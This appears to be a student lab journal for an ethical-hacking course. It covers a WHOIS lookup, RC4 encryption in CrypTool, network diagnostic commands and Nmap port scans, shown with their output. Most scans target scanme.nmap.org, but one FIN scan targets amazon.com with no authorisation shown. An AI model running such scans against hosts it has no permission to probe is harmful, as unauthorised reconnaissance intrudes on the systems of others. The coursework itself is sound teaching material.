


PRACTICAL NO :1

AIM : Use Google and Who.is for Reconnaissance.



Step1: Open the WHO.is website




Step2: Enter the website name and hit the“Enter button”.






Step3: Show you information about www.facebook.com



7:56 PM

 **Whois**
Identity for everyone


Registrant Contact




| | |
|---------------|-----------------------|
| Name: | Domain Admin |
| Organization: | Facebook, Inc. |
| Street: | 1601 Willow Rd |
| City: | Menlo Park |
| State: | CA |
| Postal Code: | 94025 |
| Country: | US |
| Phone: | +1.6505434800 |
| Fax: | +1.6505434800 |
| Email: | domain @fb.com |

Administrative Contact

| | |
|---------------|----------------|
| Name: | Domain Admin |
| Organization: | Facebook, Inc. |
| Street: | 1601 Willow Rd |
| City: | Menlo Park |
| State: | CA |
| Postal Code: | 94025 |

7:56 PM

 **Whois**
Identity for everyone

Administrative Contact

| | |
|---------------|-----------------------|
| Name: | Domain Admin |
| Organization: | Facebook, Inc. |
| Street: | 1601 Willow Rd |
| City: | Menlo Park |
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| Country: | US |
| Phone: | +1.6505434800 |
| Fax: | +1.6505434800 |
| Email: | domain @fb.com |

Technical Contact

| | |
|---------------|----------------|
| Name: | Domain Admin |
| Organization: | Facebook, Inc. |
| Street: | 1601 Willow Rd |
| City: | Menlo Park |
| State: | CA |
| Postal Code: | 94025 |
| Country: | US |

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Technical Contact

| | |
|---------------|----------------------|
| Name: | Domain Admin |
| Organization: | Facebook, Inc. |
| Street: | 1601 Willow Rd |
| City: | Menlo Park |
| State: | CA |
| Postal Code: | 94025 |
| Country: | US |
| Phone: | +1.6505434800 |
| Fax: | +1.6505434800 |
| Email: | donain@fb.com |

Raw Whois Data


Domain Name: FACEBOOK.COM
 Registry Domain ID: 2320948_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.registrarsafe.
 Registrar URL: https://www.registrarsafe.com
 Updated Date: 2021-10-18T18:07:40Z
 Creation Date: 1997-03-29T05:00:00Z
 Registrar Registration Expiration Date: 2031
 Registrar: RegistrarSafe, LLC
 Registrar IANA ID: 3237
 Registrar Abuse Contact Email: **abusecomplaint**
 Registrar Abuse Contact Phone: +1.6503087004
 Domain Status: clientDeleteProhibited https:
 Domain Status: clientTransferProhibited http:
 Domain Status: clientUpdateProhibited https:
 Domain Status: serverDeleteProhibited https:
 Domain Status: serverTransferProhibited http:
 Domain Status: serverUpdateProhibited https:
 Registry Registrant ID:
 Registrant Name: Domain Admin
 Registrant Organization: Facebook, Inc.
 Registrant Street: 1601 Willow Rd
 Registrant City: Menlo Park
 Registrant State/Province: CA
 Registrant Postal Code: 94025
 Registrant Country: US
 Registrant Phone: +1.6505434800
 Registrant Phone Ext:
 Registrant Fax: +1.6505434800
 Registrant Fax Ext:
 Registrant Email: **donain@fb.com**
 Registry Admin ID:
 Admin Name: Domain Admin
 Admin Organization: Facebook, Inc.
 Admin Street: 1601 Willow Rd
 Admin City: Menlo Park
 Admin State/Province: CA
 Admin Postal Code: 94025
 Admin Country: US
 Admin Phone: +1.6505434800
 Admin Phone Ext:
 Admin Fax: +1.6505434800
 Admin Fax Ext:
 Admin Email: **donain@fb.com**

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Raw Whois Data

Domain Name: FACEBOOK.COM
 Registry Domain ID: 2320948_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.registrarsafe.
 Registrar URL: https://www.registrarsafe.com
 Updated Date: 2021-10-18T18:07:40Z
 Creation Date: 1997-03-29T05:00:00Z
 Registrar Registration Expiration Date: 2031
 Registrar: RegistrarSafe, LLC
 Registrar IANA ID: 3237
 Registrar Abuse Contact Email: **abusecomplaint**
 Registrar Abuse Contact Phone: +1.6503087004
 Domain Status: clientDeleteProhibited https:
 Domain Status: clientTransferProhibited http:
 Domain Status: clientUpdateProhibited https:
 Domain Status: serverDeleteProhibited https:
 Domain Status: serverTransferProhibited http:
 Domain Status: serverUpdateProhibited https:
 Registry Registrant ID:
 Registrant Name: Domain Admin
 Registrant Organization: Facebook, Inc.
 Registrant Street: 1601 Willow Rd
 Registrant City: Menlo Park
 Registrant State/Province: CA
 Registrant Postal Code: 94025
 Registrant Country: US
 Registrant Phone: +1.6505434800
 Registrant Phone Ext:
 Registrant Fax: +1.6505434800
 Registrant Fax Ext:
 Registrant Email: **donain@fb.com**
 Registry Admin ID:
 Admin Name: Domain Admin
 Admin Organization: Facebook, Inc.
 Admin Street: 1601 Willow Rd
 Admin City: Menlo Park
 Admin State/Province: CA
 Admin Postal Code: 94025
 Admin Country: US
 Admin Phone: +1.6505434800
 Admin Phone Ext:
 Admin Fax: +1.6505434800
 Admin Fax Ext:
 Admin Email: **donain@fb.com**




Conclusion: The practical on “Use Google and Who.is for Reconnaissance ” is Successfully performed.


PRACTICAL NO :2

Aim: Use CryptoTool to encrypt and decrypt passwords using the RC4 algorithm.


Step 1: Enter password



Step 2: Encrypt Using RC4



Step3:Decrypt usingRC4



Conclusion: The practical on 'CryptTool to encrypt and decrypt passwords using the RC4algorithm'Is performedsuccessfully.


PRACTICAL NO: 3

AIM : Run and analyze the output of following commands in

Linux – ifconfig , ping , netstat , traceroute , nslookup Linux

Commands:

1. ipconfig/ifconfig



```
Command Prompt

C:\Users\comp161>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2401:4900:1c20:5331:94e4:827c:86a6:bad5
    Temporary IPv6 Address. . . . . : 2401:4900:1c20:5331:41e9:baf8:569f:592f
    Link-local IPv6 Address . . . . . : fe80::94e4:827c:86a6:bad5%4
    IPv4 Address. . . . . : 192.168.1.161
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::1%4
                              192.168.1.1

Ethernet adapter Npcap Loopback Adapter:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d50:8087:4239:16f0%3
    Autoconfiguration IPv4 Address. . : 169.254.22.240
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

Ethernet adapter vEthernet (Default Switch):

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d9a4:1dbf:a1ca:c031%18
    IPv4 Address. . . . . : 172.28.240.1
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . :
```

1.1 ipconfig/all


```
Command Prompt
C:\Users\comp161>ipconfig/all

Windows IP Configuration

Host Name . . . . . : comp161
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Description . . . . . : Realtek PCIe GbE Family Controller
Physical Address. . . . . : 1C-1B-0D-5B-2B-11
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2401:4900:1c20:5331:94e4:827c:86a6:bad5(Preferred)
Temporary IPv6 Address. . . . . : 2401:4900:1c20:5331:41e9:baf8:569f:592f(Preferred)
Link-local IPv6 Address . . . . . : fe80::94e4:827c:86a6:bad5%4(Preferred)
IPv4 Address. . . . . : 192.168.1.161(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%4
                          192.168.1.1
DHCPv6 IAID . . . . . : 52173581
DHCPv6 Client DUID. . . . . : 00-01-00-01-24-6C-17-86-1C-1B-0D-5B-2B-11
DNS Servers . . . . . : 203.94.227.70
                          203.94.243.70
NetBIOS over Tcpip. . . . . : Enabled
```

2. ping

```
Command Prompt
C:\Users\comp161>ping amazon.com

Pinging amazon.com [176.32.103.205] with 32 bytes of data:
Reply from 176.32.103.205: bytes=32 time=270ms TTL=237
Reply from 176.32.103.205: bytes=32 time=261ms TTL=237
Reply from 176.32.103.205: bytes=32 time=275ms TTL=237
Reply from 176.32.103.205: bytes=32 time=267ms TTL=237

Ping statistics for 176.32.103.205:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 261ms, Maximum = 275ms, Average = 268ms

C:\Users\comp161>ping spotify.com

Pinging spotify.com [2600:1901:1:c36::] with 32 bytes of data:
Reply from 2600:1901:1:c36::: time=4ms
Reply from 2600:1901:1:c36::: time=4ms
Reply from 2600:1901:1:c36::: time=4ms
Reply from 2600:1901:1:c36::: time=8ms

Ping statistics for 2600:1901:1:c36:::
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 4ms, Maximum = 8ms, Average = 5ms
```

3. netstat

```
Command Prompt
C:\Users\comp161>netstat

Active Connections

Proto Local Address          Foreign Address         State
TCP    127.0.0.1:1549          comp161:1550            ESTABLISHED
TCP    127.0.0.1:1550          comp161:1549            ESTABLISHED
TCP    127.0.0.1:1553          comp161:4369            ESTABLISHED
TCP    127.0.0.1:4369          comp161:1553            ESTABLISHED
TCP    192.168.1.161:1338      20.198.162.78:https     ESTABLISHED
TCP    192.168.1.161:1402      ec2-13-126-82-138:8080  ESTABLISHED
TCP    [2401:4900:1c20:5331:41e9:baf8:569f:592f]:1361 si-in-f188:5228         ESTABLISHED
TCP    [fe80::d50:8087:4239:16f0%3]:1328 comp161:1521            ESTABLISHED
TCP    [fe80::d50:8087:4239:16f0%3]:1521 comp161:1328            ESTABLISHED
```

3.1 netstat -e

.

```
Command Prompt
C:\Users\comp161>netstat -e

Interface Statistics

           Received           Sent
Bytes      314346495             37049930
Unicast packets      271265             150775
Non-unicast packets  724350             34160
Discards           0              0
Errors             0              0
Unknown protocols    0
```

4. tracert

```
Command Prompt

C:\Users\comp161>tracert amazon.com

Tracing route to amazon.com [54.239.28.85]
over a maximum of 30 hops:

  1  <1 ms    <1 ms    <1 ms    192.168.1.1
  2   4 ms     3 ms     3 ms    110.226.143.255
  3   8 ms     9 ms     4 ms    nsg-corporate-9.210.186.122.airtel.in [122.186.210.9]
  4  273 ms    249 ms    246 ms    182.79.240.90
  5  260 ms    259 ms    269 ms    ldn-b3-link.telio.net [62.115.187.116]
  6   *        264 ms    255 ms    ldn-bb4-link.ip.twelve99.net [62.115.122.180]
  7  261 ms    260 ms    260 ms    nyk-bb1-link.ip.twelve99.net [62.115.112.244]
  8  260 ms    260 ms    258 ms    nyk-b2-link.ip.twelve99.net [62.115.115.145]
  9  267 ms    267 ms    274 ms    a100us-ic340641-nyk-b2.ip.twelve99-cust.net [62.115.168.95]

 10  248 ms    247 ms    250 ms    52.93.247.129
 11   *        *        *        Request timed out.
 12  269 ms    253 ms    254 ms    52.93.59.229
 13  243 ms    242 ms    242 ms    52.93.59.29
 14   *        *        *        Request timed out.
 15   *        *        *        Request timed out.
```

4. nslookup

```
Select Command Prompt

C:\Users\comp161>nslookup spotify.com
Server:  ns1.mtnl.net.in
Address:  203.94.227.70

Non-authoritative answer:
Name:     spotify.com
Addresses: 2600:1901:1:c36::
          35.186.224.25
```


CONCLUSION: Run and analyze the output of following commands in Linux – ifconfig , ping , netstat , traceroute , nslookup Linux Commands. Hence prove this are command performed successfully .

PRACTICAL No: 4

AIM: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

a) ACK :

Command : `nmap -sA -T4 scanme.nmap.org`

 Command Prompt

```
C:\Users\admin>nmap -sA -T4 scanme.nmap.org
'nmap' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\admin>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 07:50 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).
Not shown: 993 unfiltered tcp ports (reset)
PORT      STATE      SERVICE
135/tcp    filtered   msrpc
139/tcp    filtered   netbios-ssn
445/tcp    filtered   microsoft-ds
1022/tcp   filtered   exp2
1023/tcp   filtered   netvenuechat
1026/tcp   filtered   LSA-or-nterm
9898/tcp   filtered   monkeycom

Nmap done: 1 IP address (1 host up) scanned in 31.39 seconds
C:\Users\admin>
```

b) SYN:

Command : `nmap -p22,113,139 scanme.nmap.org`

```
C:\Users\admin>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 07:58 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).

PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp    closed     ident
139/tcp    filtered   netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
C:\Users\admin>
```

c) FIN:

Command : `nmap -sF -T4 [IP Addr. / URL]`

```
C:\Users\admin>

C:\Users\admin>nmap -sF -T4 amazon.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 08:19 India Standard Time
Nmap scan report for amazon.com (205.251.242.103)
Host is up (0.28s latency).
Other addresses for amazon.com (not scanned): 54.239.28.85 176.32.103.205
rDNS record for 205.251.242.103: s3-console-us-standard.console.aws.amazon.com
All 1000 scanned ports on amazon.com (205.251.242.103) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 28.89 seconds

C:\Users\admin>_
```

d) NULL:

Command: nmap -sN -p 22 scanme.nmap.org

```
Command Prompt

C:\Users\admin>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 08:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds

C:\Users\admin>
```

e) XMAS:

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\admin>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 08:34 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

